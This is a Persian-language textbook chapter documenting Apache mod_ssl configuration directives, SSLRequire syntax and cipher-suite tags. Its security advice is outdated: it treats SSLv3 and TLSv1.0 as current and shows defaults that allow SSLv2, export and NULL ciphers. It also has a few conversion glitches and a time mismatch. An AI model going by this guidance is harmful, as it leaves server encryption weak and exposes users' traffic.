این دیرکتیو می تواند هم به ازای کارگزار یا به ازای شاخه استفاده شود. در حالت اول فرآیند هویت شناسی کاربر را در هنگام برقراری اتصال کنترل می کند. در حالت دوم مذاکره مجدد را پس از دریافت درخواست HTTPS و قبل از ارسال پاسخ اجبار می کند. این دیرکتیو آنچه که از کارگزاران انتظار می رود را مشخص می کند. در آپاچی v1.3 با عدد ۰ و در آپاچی v2 با کلید واژه مشخص می شود:

0 یا 'none'

گواهی مورد نیاز نیست.

1 یا 'optional'

کارفرما ممکن است گواهی معتبر ارائه کند.

2 یا 'require'

کارفرما باید گواهی معتبر ارائه کند.

3 یا 'optional_no_ca'

کارفرما ممکن است گواهی معتبر ارائه کند، ولی لازم نیست که از سوی یک مرکز معتبر (که کارگزار یک گواهی از آن نگهداری می کند) تأیید شده باشد.

در عمل بیشتر سطوح 0 و 2 مفید هستند.

SSLVerifyDepth

```
SSLVerifyDepth depth
Server config, virtual host
Default (v2) 1
Available in Apache v 1.3, v2
```

در عمل یک گواهی که از طرف یک CA تأیید می‌شود، ممکن است که اعتبار آن CA هم منوط به اعتبار یک CA دیگر باشد و همین طور تا یک گواهی ریشه. این دیرکتیو حداکثر طول این زنجیر را مشخص می‌کند. عکس‌العمل کارگزار در صورت فراتر رفتن از طول مشخص شده توسط دیرکتیو SSLVerifyClient مشخص می‌شود. معمولاً به گواهی‌هایی که توسط CA های مورد اعتماد شما تأیید شده‌اند اعتماد دارید، بنابراین به طور پیش‌فرض طول آن برابر ۱ است.

SSLPassPhraseDialog

```
SSLPassPhraseDialog type
Default: builtin
Server config
Apache v2 only
```

هنگام آغاز به کار آپاچی باید چندین فایل گواهی و کلید خصوصی مربوط به کارگزارهای مجازی را بخواند (به دیرکتیوهای SSLCertificateFile و SSLCertificateKeyFile مراجعه کنید). فایل‌های کلید خصوصی معمولاً رمز شده هستند و بنابراین آپاچی نیاز به پرسیدن گذرواژه رمزگشایی این فایلها دارد. این پرسش می‌تواند به دو روش انجام شود که با *type* مشخص می‌شود:

```
builtin
```

این مقدار پیش‌فرض است و از یک دیالوگ تعاملی در هنگام آغاز به کار استفاده می‌کند. راهبر باید گذرواژه هر فایل رمز شده را وارد کند. از آنجایی که ممکن است از یک گذرواژه یکسان برای همه فایلها استفاده شده باشد، سعی می‌شود قبل از پرسیدن، گذرواژه قبلی برای فایل‌هایی که باز نشده‌اند، امتحان شود.

```
exec:/path/to/program
```

یک برنامه خارجی مشخص می‌شود که برای هر فایل رمز شده کلید خصوصی فراخوانی می‌شود. این برنامه با دو آرگومان فراخوانی می‌شود (اولی `servername:portnumber` و دومی `RSA` یا

DSA است)، که کارگزار و الگوریتم مورد استفاده را مشخص می‌کنند. سپس این برنامه باید گذرواژه را در stdout چاپ کند. ایده اصلی آن است که این برنامه ابتدا بررسی‌های امنیتی را انجام داده تا مطمئن شود که نفوذگری به سیستم حمله نکرده باشد. اگر این بررسی‌ها موفقیت‌آمیز بودند، گذرواژه مقتضی را ارائه می‌کند. هر گذرواژه بر روی فایل‌های باز نشده کلید خصوصی امتحان می‌شوند.

مثال

```
SSLPassPhraseDialog exec:/usr/local/apache/sbin/pp-filter
```

SSLMutex

SSLMutex type

Default: none BUT SEE WARNING BELOW!

Server config

Apache v2 only

این دیرکتیو سمافور (یا قفل چند کاربره) SSL را پیکربندی می‌کند که برای همگام سازی اعمال بین پردازنده‌های مختلف آپاچی استفاده می‌شود. این دیرکتیو تنها در بخش سراسری پیکربندی کارگزار می‌تواند استفاده شود (یعنی در پیکربندی مربوط به شاخه‌ها یا کارگزارهای مجازی نمی‌تواند استفاده شود).

انواع مختلف سمافور عبارتند از:

none

این مقدار پیش‌فرض است که به معنی آن است که اصلاً از قفلی استفاده نشود. از آنجا که از این قفل برای همگام سازی نوشتن در ذخیره گاه نهانی نشستهای SSL استفاده می‌شود، عدم استفاده از قفل ممکن است باعث خراب شدن مقادیر ذخیره گاه نهانی شود. بنابراین توصیه می‌شود از این گزینه استفاده نکنید.

file:/path/to/mutex

از این گزینه برای مشخص کردن یک فایل به عنوان قفل استفاده کنید. همیشه از سیستم فایل محلی برای `/path/to/mutex` استفاده کنید و هیچ گاه فایلی را روی فایل سیستم NFS یا AFS به این منظور استفاده نکنید. همیشه PID پردازنده اصلی آپاچی به نام فایل الحاق می‌شود. بنابراین لازم نیست نگران منحصر بودن نام فایل باشید.

sem

یک قفل سمافور که در یونیکسهای SysV وجود دارد می‌تواند استفاده شود. در Win32 حتماً باید از این گزینه استفاده شود.

مثال

```
SSLMutex file:/usr/local/apache/logs/ssl_mutex
```

SSLRandomSeed

```
SSLRandomSeed context source [bytes]
```

```
Apache v2 only
```

این دیرکتیو برای پیکربندی یک یا دو منبع برای مقداردهی اولیه PRNG در OpenSSL در هنگام آغاز به کار (اگر مقدار *context* برابر 'startup' باشد) یا دقیقاً قبل از برقراری یک اتصال جدید SSL (اگر مقدار *context* برابر 'connect' باشد) به کار می‌رود. این دیرکتیو تنها در پیکربندی سراسری کارگزار می‌تواند استفاده شود.

مشخص کردن مقدار *builtin* برای *source* نشان دهنده استفاده از منبع داخلی برای مقداردهی اولیه است که عبارتست از زمان فعلی، شناسه پردازش فعلی، و مقدار 1 KB که به طور تصادفی از یک ساختار داخلی آپاچی (scoreboard) انتخاب شده است. با این حال این یک منبع چندان مناسبی نیست، و در هنگام آغاز به کار (که scoreboard در دسترس نیست) آنتروپی کمی تولید می‌کند.

بنابراین اگر می‌خواهید در هنگام آغاز به کار مقداردهی نمایید؛ باید از منابع بیشتری به شکل زیر استفاده نمایید:

```
file:/path/to/source
```

این روش از فایل خارجی */path/to/source* به عنوان منبع اولیه مقداردهی PRNG استفاده می‌کند. هنگامی که تعداد بایتها مشخص می‌شود، تنها بایت‌های اول فایل مورد استفاده قرار می‌گیرند. در صورت مشخص نکردن تعداد بایتها از کل فایل استفاده می‌شود (و 0 به عنوان آرگومان اول */path/to/source* مشخص می‌شود). از این روش به ویژه در هنگام آغاز به کار استفاده کنید. به مثال از */dev/random* یا */dev/urandom* استفاده کنید.

استفاده از */dev/urandom* ممکن است بهتر باشد، زیرا در خواندن از آن هیچگاه بلوکه شدن پیش نمی‌آید. عیب آن در مقایسه با */dev/random* کیفیت اعداد تصادفی تولید شده است.

مثالها

```
SSLRandomSeed startup builtin
```

```
SSLRandomSeed startup file:/dev/random
```

```
SSLRandomSeed startup file:/dev/urandom 1024
```

```
SSLRandomSeed startup exec:/usr/local/bin/truerand 16
```

```
SSLRandomSeed connect builtin
SSLRandomSeed connect file:/dev/random
SSLRandomSeed connect file:/dev/urandom 1024
```

SSLSessionCache

```
SSLSessionCache type
SSLSessionCache none
Server config
Apache v2 only
```

این دیرکتیو برای پیکربندی ذخیره گاه نهانی نشستهای SSL است. از این ذخیره گاه می توان برای بالا بردن سرعت پردازش موازی درخواستها استفاده کرد. در مرورگرهای جدید چندین شیء (مانند تصاویر یک صفحه) به طور همزمان درخواست می شوند. این درخواستها توسط پردازشهای مختلفی پردازش می شوند. این ذخیره گاه راهکاری برای ارتباط بین این پردازشها فراهم می کند.

انواع گزینه های قابل استفاده عبارتند از:

none

مقدار پیش فرض است و ذخیره گاه نهانی نشستهای SSL را غیر فعال می کند.

dbm:/path/to/datafile

از فایل درهم^{۳۳} DBM را روی دیسک محلی برای همگام کردن ذخیره گاههای محلی استفاده می کند. این روش با افزایش ناچیز I/O در کارگزار، موجب تغییر محسوسی در افزایش سرعت مرورگرها می شود، بنابراین این روش توصیه می شود.

shm:/path/to/datafile [(size)]

این روش از یک جدول درهم با کارایی بالا درون یک حافظه مشترک در RAM (برپا شده توسط `/path/to/datafile`) برای همگام کردن ذخیره گاه نهانی هر پردازش استفاده می کند.

مثالها

```
SSLSessionCache dbm:/usr/local/apache/logs/ssl_gcach_data
SSLSessionCache shm:/usr/local/apache/logs/ssl_gcach_data(512000)
```

SSLEngine

```
SSLEngine on|offSSL
Engine off
```

Server config, virtual host

از این دیرکتیو برای فعال کردن یا غیر فعال کردن SSL استفاده می شود، که معادل SSLEnable و SSLDisable می باشد. معمولاً از آن در بخش میزبان مجازی برای فعال یا غیرفعال کردن SSL استفاده می شود. به طور پیش فرض SSL/TLS برای کارگزار اصلی و تمام کارگزارهای مجازی پیکربندی شده غیرفعال است.

مثال

```
<VirtualHost _default_:443>
SSLEngine on
...
</VirtualHost>
```

SSLProtocol

```
SSLProtocol [+ -]protocol ...
Default: SSLProtocol all
Server config, virtual host
Apache v2 only
```

این دیرکتیو پروتکل‌هایی را که کارفرماها می توانند از آنها در برقراری ارتباط استفاده کنند، کنترل می کند. پروتکل‌های قابل استفاده عبارتند از:

SSLv2

پروتکل SSL نسخه دوم است که توسط Netscape Navigation طراحی شده است.

SSLv3

پروتکل SSL نسخه سوم است که نسخه بعدی SSLv2 است. این پروتکل از سال ۱۹۹۹ استاندارد معمول در مرورگرها است.

TLSv1

پروتکل Transport Layer Security (TLS)، نسخه 1.0 است که جدیدترین نسخه بهبود یافته SSL و تایید شده توسط IETF است.

ALL

در واقع جایگزین کوتاه "SSLv2 + SSLv3 + TLSv1" است و مناسب برای فعال کردن تمام پروتکلها به جز مواردی که با علامت - استثنا می شوند، است.

مثال

```
# enable SSLv3 and TLSv1, but not SSLv2
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می باشد.

SSLProtocol all -SSLv2**SSLCertificateChainFile**

SSLCertificateChainFile filename
 Server config, virtual host
 Apache v2 only

این دیرکتیو فایل حاوی زنجیره گواهی‌های CA ها را مشخص می‌کند. در این فایل می‌توان به سادگی تمام گواهی‌ها را از گواهی CA اول تا گواهی ریشه به دنبال هم قرار داد.

این دیرکتیو می‌تواند به صورت همراه یا جایگزین SSLCACertificatePath برای تشکیل زنجیره گواهی کارگزار که به کارفرما فرستاده می‌شود، استفاده شود.

زنجیره گواهی تنها هنگامی کار می‌کند که از یک گواهی کارگزار (یا مبتنی بر RSA یا مبتنی بر DSA) استفاده کنید. اگر از یک زوج گواهی RSA+DSA استفاده کنید، تنها در صورتی کار خواهد کرد که هر دو گواهی از یک زنجیره گواهی استفاده کنند.



مثال

SSLCertificateChainFile /usr/local/apache/conf/ssl.crt/ca.crt

SSLCACertificatePath

SSLCACertificatePath directory
 Server config, virtual host
 Apache v2 only

این دیرکتیو شاخه‌ای که گواهی‌های CA های مربوط به کارفرما ها نگهداری می‌شوند، را مشخص می‌کند. این گواهی‌ها در اعتبار سنجی گواهی‌های کاربر در هنگام هویت شناسی کاربرد دارند.

این فایلها در قالب PEM در این شاخه نگهداری می‌شوند و از طریق نام فایل‌های درهم قابل دسترسی هستند. بنابراین نباید تنها فقط فایلها را در این شاخه کپی کرد، بلکه باید یک میانبر^{۳۴} به این فایل به صورت `hash_value.N` ایجاد کرد. ابزار `tools/c_rehash` که همراه OpenSSL عرضه می‌شود، این کار را انجام می‌دهد.

مثال

SSLCACertificatePath /usr/local/apache/conf/ssl.crt/

Symbolic link³⁴

SSLCARevocationPath

SSLCARevocationPath directory
Server config, virtual host
Apache v2 only

این دیرکتیو شاخه‌ای که شما لیست‌های ابطال گواهی (CRL) را نگهداری می‌کنید را مشخص می‌کند. این لیست‌ها برای ابطال گواهی‌های کاربران در هنگام هویت‌شناسی کاربر استفاده می‌شود.

این فایل‌ها باید در قالب PEM بوده و از طریق نام فایل‌های درهم قابل دسترس باشند. برای این کار میانبرهایی به صورت `hash-value.rN` به این فایل‌ها در این شاخه ایجاد کنید. از `Makefile` که همراه `mod_ssl` وجود دارد استفاده نمایید.

مثال

```
SSLCARevocationPath /usr/local/apache/conf/ssl.crl/
```

SSLCARevocationFile

SSLCARevocationFile filename
Server config, virtual host
Apache v2 only

این دیرکتیو فایلی که شامل همه لیست‌های گواهی ابطال است را مشخص می‌کند. این فایل با الحاق تمام لیست‌های ابطال درست می‌شود. این دیرکتیو می‌تواند به همراه یا به جای `SSLCARevocationPath` استفاده شود.

مثال

```
SSLCARevocationFile /usr/local/apache/conf/ssl.crl/ca-bundle-client.crl
```

SSLLog

SSLLog filename
Server config, virtual host
Apache v2 only

این دیرکتیو برای مشخص کردن نام فایل رویدادنگاری SSL به کار می‌رود. اگر نام فایل با "/" شروع نشود، مسیر فایل نسبت به `ServerRoot` فرض می‌شود. اگر نام فایل با نویسه "|" شروع شود، آنگاه فرض می‌شود که دیرکتیو یک برنامه اجرایی را مشخص می‌کند که رویدادها از طریق یک لوله به برنامه منتقل می‌شوند.

SSLLogLevel

```
SSLLogLevel level
Default: SSLLogLevel none
Server config, virtual host
```

سطح رویداد نگاری یا در واقع میزان اطلاعاتی که ثبت می‌شود را مشخص می‌کند. *level* می‌تواند یکی از سطوح زیر باشد:

none

SSL رویدادنگاری مجزا ندارد. البته رویدادهای سطح error در فایل رویدادنگاری عمومی آپاچی نوشته می‌شود.

error

رویدادهای از نوع خطا (مشکلات وخیم) ثبت می‌شوند. هنگام بروز این خطاها اجرای پردازش متوقف می‌شود. این رویدادها در فایل رویدادنگاری عمومی آپاچی هم منعکس می‌شوند.

warn

رویدادهای از سطح هشدار که مشکلات غیر وخیم هستند، ثبت می‌شوند.

info

پیامهای حاوی اطلاعاتی درباره روند پردازش ثبت می‌شوند.

debug

پیامهای اشکال زدایی را ثبت می‌کند.

SSLOptions

```
SSLOptions [+]-option ...
Server config, virtual host, directory, .htaccess
Apache v2 only
```

این دیرکتیو می‌تواند برای کنترل گزینه‌های زمان اجرا و در سطح شاخه به کار رود. معمولاً اگر چندین دیرکتیو SSLOptions برای یک شاخه قابل اعمال باشند، خاص‌ترین آنها به طور کامل در نظر گرفته شده و گزینه‌ها در هم ادغام نمی‌شوند. با این حال ارگ تمام گزینه‌های SSLOptions با علامتهای جمع (+) یا منها (-) همراه باشند، گزینه‌ها ادغام می‌شوند. هر گزینه همراه + به گزینه‌های قابل اعمال فعلی اضافه شده، و هر گزینه همراه - از آنها حذف می‌شود.

گزینه‌های قابل استفاده عبارتند از:

StdEnvVars

هنگام فعال شدن این گزینه، مجموعه‌ای استاندارد از متغیرهای محیطی مرتبط با SSL ایجاد می‌شوند. به طور پیش‌فرض برای افزایش کارایی این گزینه غیر فعال است.

CompatEnvVars

هنگام فعال شدن این گزینه، متغیرهای محیطی بیشتری برای سازگاری نسخه‌های دیگری Apache SSL ایجاد می‌شوند. برای جزئیات بیشتر به بخش سازگاری در اسناد آپاچی مراجعه نمایید (http://httpd.apache.org/docs-2.0/ssl/ssl_compat.html).

ExportCertData

هنگام فعال شدن این گزینه، متغیرهای محیطی بیشتری ایجاد می‌شوند: `SSL_SERVER_CERT`، `SSL_CLIENT_CERT` و `SSL_CLIENT_CERT_CHAINn` (با $n=0,1,2,\dots$) که شامل گواهی‌های کارگزار و کارفرمای اتصال فعلی `https` هستند و برای بررسی عمیق‌تر گواهی‌ها می‌توانند استفاده شوند.

FakeBasicAuth

اثر این دیرکتیو آن است که به مدیر وب^{۳۵} اجازه می‌دهد همانند دیرکتیوهای قدیمی هویت‌شناسی، کنترل دسترسی را انجام دهد. با فعال شدن این گزینه فیلد `Subject Distinguished Name` یا `DN` گواهی `X.509` به نام کاربری هویت‌شناسی پایه `HTTP` ترجمه می‌شود. نام کاربری دقیقاً فیلد `Client Subject` گواهی است که با دستور زیر قابل تعیین است:

```
openssl x509 -noout -subject -in certificate.crt
```

از آنجا که کاربر دارای گواهی است، لازم به گرفتن گذرواژه از کاربر نیست.

StrictRequire

این دیرکتیو هنگامی که `SSLRequireSSL` یا `SSLRequire` دسترسی را منع نمایند، دسترسی را کاملاً ممنوع می‌کند. به طور پیش‌فرض دیرکتیو `"Satisfy any"` به کار می‌رود و باعث می‌شود که با صدق کردن در یکی از شرطها، دسترسی مجاز شود (این امر به علت چگونگی کار مکانیزم `Satisfy` است). ولی با استفاده از ترکیب `SSLRequireSSL` و `SSLRequire` یا `SSLRequire` با گزینه `"SSLOptions +StrictRequire"` دسترسی سخت‌گیرانه می‌شود.

OptRenegotiate

این دیرکتیو مذاکره مجدد برای برقراری بهینه اتصال `SSL` را هنگامی که دیرکتیوهای `SSL` در شاخه‌ها استفاده شده‌اند، فعال می‌کند.

مثال

```
SSLOptions +FakeBasicAuth -StrictRequire
<Files ~ "\.(cgi|shtml)$">
    SSLOptions +StdEnvVars +CompatEnvVars -ExportCertData
</Files>
```

SSLRequireSSL

```
SSLRequireSSL
directory, .htaccess
Apache v2 only
```

این دیرکتیو هر گونه دسترسی به جز از طریق HTTPS را ممنوع می کند.

SSLRequire

```
SSLRequire expression
directory, .htaccess
Override: AuthConfig
Apache v2 only
```

این دیرکتیو دسترسی را مشروط به برآورده شدن یک شرط می کند. این دیرکتیو یک دیرکتیو قدرتمند و انعطاف پذیر است که اجازه تعریف عبارات منطقی پیچیده حاوی هر تعداد از شرطهای دسترسی را می دهد. عبارت شرطی (expression) باید در نحو زیر صدق کند (نحو زیر به صورت BNF آورده شده که برای اطلاع بیشتر درباره BNF به <http://www.cs.man.ac.uk/~pjj/bnf/bnf.html> مراجعه نمایید):

```
expr ::= "true" | "false"
      | "!" expr
      | expr "&&" expr
      | expr "||" expr
      | "(" expr ")"
      | comp

comp ::= word "==" word | word "eq" word
      | word "!=" word | word "ne" word
      | word "<" word | word "lt" word
      | word "<=" word | word "le" word
      | word ">" word | word "gt" word
      | word ">=" word | word "ge" word
      | word "in" "{" wordlist "}"
      | word "=~" regex
      | word "!~" regex

wordlist ::= word
          | wordlist "," word

word ::= digit
       | cstring
       | variable
       | function
```

```
digit ::= [0-9]+
cstring ::= "... "
variable ::= "%{" varname "}"
function ::= funcname "(" funcargs ")"
```

که *varname* می‌تواند هر یک از متغیرهای استاندارد CGI و آپاچی به صورت زیر باشد:

HTTP_USER_AGENT	PATH_INFO	AUTH_TYPE
HTTP_REFERER	QUERY_STRING	SERVER_SOFTWARE
HTTP_COOKIE	REMOTE_HOST	API_VERSION
HTTP_FORWARDED	REMOTE_IDENT	TIME_YEAR
HTTP_HOST	IS_SUBREQ	TIME_MON
HTTP_PROXY_CONNECTION	DOCUMENT_ROOT	TIME_DAY
HTTP_ACCEPT	SERVER_ADMIN	TIME_HOUR
HTTP: <i>headername</i>	SERVER_NAME	TIME_MIN
THE_REQUEST	SERVER_PORT	TIME_SEC
REQUEST_METHOD	SERVER_PROTOCOL	TIME_WDAY
REQUEST_SCHEME	REMOTE_ADDR	TIME
REQUEST_URI	REMOTE_USER	ENV: <i>variablename</i>
REQUEST_FILENAME		

و همچنین می‌تواند هر یک از متغیرهای مرتبط با SSL زیر باشد:

HTTPS	SSL_CLIENT_M_VERSION	SSL_SERVER_M_VERSION
SSL_CLIENT_M_SERIAL	SSL_SERVER_M_SERIAL	SSL_PROTOCOL
SSL_CLIENT_V_START	SSL_SERVER_V_START	SSL_SESSION_ID
SSL_CLIENT_V_END	SSL_SERVER_V_END	SSL_CIPHER
SSL_CLIENT_S_DN	SSL_SERVER_S_DN	SSL_CIPHER_EXPORT
SSL_CLIENT_S_DN_C	SSL_SERVER_S_DN_C	SSL_CIPHER_ALGKEYSIZE
SSL_CLIENT_S_DN_ST	SSL_SERVER_S_DN_ST	SSL_CIPHER_USEKEYSIZE
SSL_CLIENT_S_DN_L	SSL_SERVER_S_DN_L	SSL_VERSION_LIBRARY
SSL_CLIENT_S_DN_O	SSL_SERVER_S_DN_O	SSL_VERSION_INTERFACE
SSL_CLIENT_S_DN_OU	SSL_SERVER_S_DN_OU	SSL_CLIENT_S_DN_CN
SSL_SERVER_S_DN_CN	SSL_CLIENT_S_DN_T	SSL_SERVER_S_DN_T
SSL_CLIENT_S_DN_I	SSL_SERVER_S_DN_I	SSL_CLIENT_S_DN_G
SSL_SERVER_S_DN_G	SSL_CLIENT_S_DN_S	SSL_SERVER_S_DN_S
SSL_CLIENT_S_DN_D	SSL_SERVER_S_DN_D	SSL_CLIENT_S_DN_UID
SSL_SERVER_S_DN_UID		

و بالاخره برای *funcname* تابع زیر در دسترس است:

file (*filename*)

این تابع یک آرگومان رشته‌ای را می‌گیرد و به محتوای فایل گسترش می‌دهد. این تابع به خصوص برای مقایسه محتوای فایل با یک عبارت منظم مفید است.

توجه کنید که ابتدا *expression* به یک عبارات داخلی ماشین تجزیه شده و سپس محاسبه می‌شود. در بخش سراسری و بخش هر کارگزار، *expression* در شروع اجرا تجزیه شده و در هنگام اجرا تنها محاسبه می‌شود. در بخش پیکربندی شاخه، *expression* به ازای هر درخواست تجزیه و محاسبه می‌شود.

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```
SSLRequire (    %{SSL_CIPHER} !~ m/^(EXP|NULL)-/ \
    and %{SSL_CLIENT_S_DN_O} eq "Snake Oil, Ltd." \
    and %{SSL_CLIENT_S_DN_OU} in {"Staff", "CA", "Dev"} \
    and %{TIME_WDAY} >= 1 and %{TIME_WDAY} <= 5 \
    and %{TIME_HOUR} >= 8 and %{TIME_HOUR} <= 20      ) \
    or %{REMOTE_ADDR} =~ m/^192\.76\.162\.[0-9]+$/
```

این عبارت به زبان طبیعی، به معنی آن است که باید: رمز نباید تهی یا صادراتی باشد، سازمان باید برابر "Snake Oil, Ltd." و واحد سازمانی باید برابر یکی از "Staff"، "CA" یا "DEV" بوده، تاریخ و زمان باید بین دوشنبه و جمعه بین ساعت ۸ صبح و ۶ بعدازظهر باشد، یا کارفرما از آدرس 192.76.162 متصل شده باشد.

۳-۹ بسته‌های رمزنگاری

پروتکل SSL کارفرماها و کارگزارها را محدود به یک سری روش رمزنگاری نمی‌کند. SSL تعدادی از روشهای پایه‌ای رمزنگاری در اختیار ما قرار می‌دهد که البته برخی روشها بهتر از دیگر روشها عمل می‌کنند. فهرست بسته‌های رمزنگاری موجود در نرم‌افزار OpenSSL در فایل `/ssl/ssl.h` ... آمده است. در ادامه لیست دیرکتیوهای موجود در آپاچی نسخه ۲ شرح داده می‌شوند.

SSLCipherSuite

```
SSLCipherSuite cipher-spec
Default: SSLCipherSuite
ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP
Server config, virtual host, directory, .htaccess
Override: AuthConfig
Apache v2 Only
```

به جز مواردی که مدیر وب حساسیت زیادی نسبت به امنیت داشته باشد، این دیرکتیو قابل اغماض است.

این دیرکتیو پیچیده رشته‌های cipher-spec که با کاما از هم جدا شده‌اند را گرفته تا بسته‌های رمزنگاری مجاز را در گام مذاکره با کارفرما مشخص کند. این دیرکتیو در هر دو بخش پیکربندی کارگزار و شاخه قابل استفاده است. در صورتی که برای پیکربندی یک شاخه استفاده شود، هنگام دسترسی به آن شاخه باید مذاکره مجدد انجام شود.

توصیف رمزنگاری SSL در cipher-spec چهار بخش عمده و تعدادی بخشهای جزئی دارد. نشان‌های مشخص‌کننده الگوریتم تبادل کلید، که شامل نسخه‌های مختلف RSA و دیفی-هلمن است، در جدول ۲-۷ آورده شده‌اند.

جدول ۷-۲. الگوریتمهای توزیع کلید

شرح	نشان (Tag)
تبادل کلید RSA	kRSA
تبادل کلید دیفی-هلمن با کلید RSA	KDHr
تبادل کلید دیفی-هلمن با کلید دیفی-هلمن	kDHd
تبادل کلید موقت دیفی-هلمن (بدون گواهی)	kEDH

نشان‌های مؤلفه الگوریتم هویت‌شناسی که شامل RSA، دیفی-هلمن و DSS در جدول ۷-۳ آورده شده‌اند.

جدول ۷-۳. الگوریتمهای هویت‌شناسی

شرح	نشان (Tag)
بدون هویت‌شناسی	aNull
هویت‌شناسی RSA	aRSA
هویت‌شناسی DSS	aDSS
هویت‌شناسی دیفی-هلمن	aDH

نشان‌های مشخص‌کننده مؤلفه الگوریتم رمزگذاری در جدول ۷-۴ آورده شده‌اند.

جدول ۷-۴. الگوریتمهای رمزگذاری

شرح	نشان (Tag)
بدون رمزنگاری	eNull
رمزنگاری DES	DES
رمزنگاری 3DES	3DES
رمزنگاری RC4	RC4
رمزنگاری RC2	RC2
رمزنگاری IDEA	IDEA

نشان‌های مشخص‌کننده مؤلفه الگوریتم چکیده پیام (MAC) در جدول ۷-۵ آورده شده‌اند.

جدول ۷-۵. الگوریتمهای MAC

نشان (Tag)	شرح
MD5	تابع درهم‌سازی MD5
SHA1	تابع درهم‌سازی SHA1
SHA	تابع درهم‌سازی SHA

جدول ۷-۶. نامهای مستعار رمزنگاری

نشان (Tag)	شرح
SSLv2	تمامی رمزهای SSL نسخه 2.0
SSLv3	تمامی رمزهای SSL نسخه 3.0
TLSv1	تمامی رمزهای TLS نسخه 1.0
EXP	تمامی رمزهای صادراتی
EXPORT40	فقط رمزهای صادراتی ۴۰ بیتی
EXPORT56	تمامی رمزهای صادراتی ۵۶ بیتی
LOW	تمامی رمزهای با استحکام کم (غیر صادراتی، DES تکی)
MEDIUM	تمامی رمزهای ۱۲۸ بیتی
HIGH	تمامی بسته‌های رمز که از 3DES استفاده می‌کنند.
RSA	تمامی بسته‌های رمز که از تبادل کلید RSA استفاده می‌کنند.
DH	تمامی بسته‌های رمز که از تبادل کلید دیفی-هلمن استفاده می‌کنند.
EDH	تمامی بسته‌های رمز که از تبادل کلید دیفی-هلمن با کلید موقت (Ephemeral) استفاده می‌کنند.
ADH	تمامی بسته‌های رمز که از تبادل کلید دیفی-هلمن گمنام (Anonymous) استفاده می‌کنند.
DSS	تمامی بسته‌های رمز که از هویت شناسی DSS استفاده می‌کنند.
NULL	تمامی بسته‌های رمز بدون رمزنگاری

این نشان‌ها می‌توانند با پیشوندهایی با هم ترکیب شده و cipher-spec را تشکیل دهند. پیشوندها عبارتند از:

none

رمز را به لیست اضافه می‌کند.

+

رمز را به لیست اضافه می‌کند و آنها را تا محل فعلی در لیست جابجا می‌کند.

-

رمز را از لیست حذف می‌کند (بعداً قابل اضافه کردن است).

!

رمز را کاملاً از لیست حذف می کند (بعداً قابل اضافه کردن نیست).

یک راه ساده برای مشاهده لیست نهایی استفاده از دستور `openssl ciphers -v` است:

```
$ openssl ciphers -v 'ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP'
NULL-SHA          SSLv3 Kx=RSA      Au=RSA  Enc=None  Mac=SHA1
NULL-MD5          SSLv3 Kx=RSA      Au=RSA  Enc=None  Mac=MD5
EDH-RSA-DES-CBC3-SHA  SSLv3 Kx=DH       Au=RSA  Enc=3DES(168) Mac=SHA1
...
EXP-RC4-MD5      SSLv3 Kx=RSA(512) Au=RSA  Enc=RC4(40) Mac=MD5
export
EXP-RC2-CBC-MD5  SSLv2 Kx=RSA(512) Au=RSA  Enc=RC2(40) Mac=MD5
export
EXP-RC4-MD5      SSLv2 Kx=RSA(512) Au=RSA  Enc=RC4(40) Mac=MD5
export
```

رشته پیش فرض برای cipher-spec عبارتست از:

```
"ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP"
```

مثال

```
SSLCipherSuite RSA:!EXP:!NULL:+HIGH:+MEDIUM:-LOW
```

لیست کامل رمزهای خاص RSA و دیفی-هلمن برای SSL در جداول ۷-۷ و ۸-۷ آورده شده است.


جدول ۷-۷. رمزهای خاص RSA برای SSL

Cipher Tag	Protocol	Key Ex.	Auth.	Enc.	MAC	Type
DES-CBC3-SHA	SSLv3	RSA	RSA	3DES(168)	SHA1	
DES-CBC3-MD5	SSLv2	RSA	RSA	3DES(168)	MD5	
IDEA-CBC-SHA	SSLv3	RSA	RSA	IDEA(128)	SHA1	
RC4-SHA	SSLv3	RSA	RSA	RC4(128)	SHA1	
RC4-MD5	SSLv3	RSA	RSA	RC4(128)	MD5	
IDEA-CBC-MD5	SSLv2	RSA	RSA	IDEA(128)	MD5	
RC2-CBC-MD5	SSLv2	RSA	RSA	RC2(128)	MD5	
RC4-MD5	SSLv2	RSA	RSA	RC4(128)	MD5	
DES-CBC-SHA	SSLv3	RSA	RSA	DES(56)	SHA1	
RC4-64-MD5	SSLv2	RSA	RSA	RC4(64)	MD5	
DES-CBC-MD5	SSLv2	RSA	RSA	DES(56)	MD5	
EXP-DES-CBC-SHA	SSLv3	RSA(512)	RSA	DES(40)	SHA1	export
EXP-RC2-CBC-MD5	SSLv3	RSA(512)	RSA	RC2(40)	MD5	export
EXP-RC4-MD5	SSLv3	RSA(512)	RSA	RC4(40)	MD5	export
EXP-RC2-CBC-MD5	SSLv2	RSA(512)	RSA	RC2(40)	MD5	export
EXP-RC4-MD5	SSLv2	RSA(512)	RSA	RC4(40)	MD5	export
NULL-SHA	SSLv3	RSA	RSA	None	SHA1	

NULL-MD5	SSLv3	RSA	RSA	None	MD5	
----------	-------	-----	-----	------	-----	--

جدول ۷-۸. رمزهای خاص دیفی-هلمن برای SSL

Cipher Tag	Protocol	Key Ex.	Auth.	Enc.	MAC	Type
ADH-DES-CBC3-SHA	SSLv3	DH	None	3DES(168)	SHA1	
ADH-DES-CBC-SHA	SSLv3	DH	None	DES(56)	SHA1	
ADH-RC4-MD5	SSLv3	DH	None	RC4(128)	MD5	
EDH-RSA-DES-CBC3-SHA	SSLv3	DH	RSA	3DES(168)	SHA1	
EDH-DSS-DES-CBC3-SHA	SSLv3	DH	DSS	3DES(168)	SHA1	
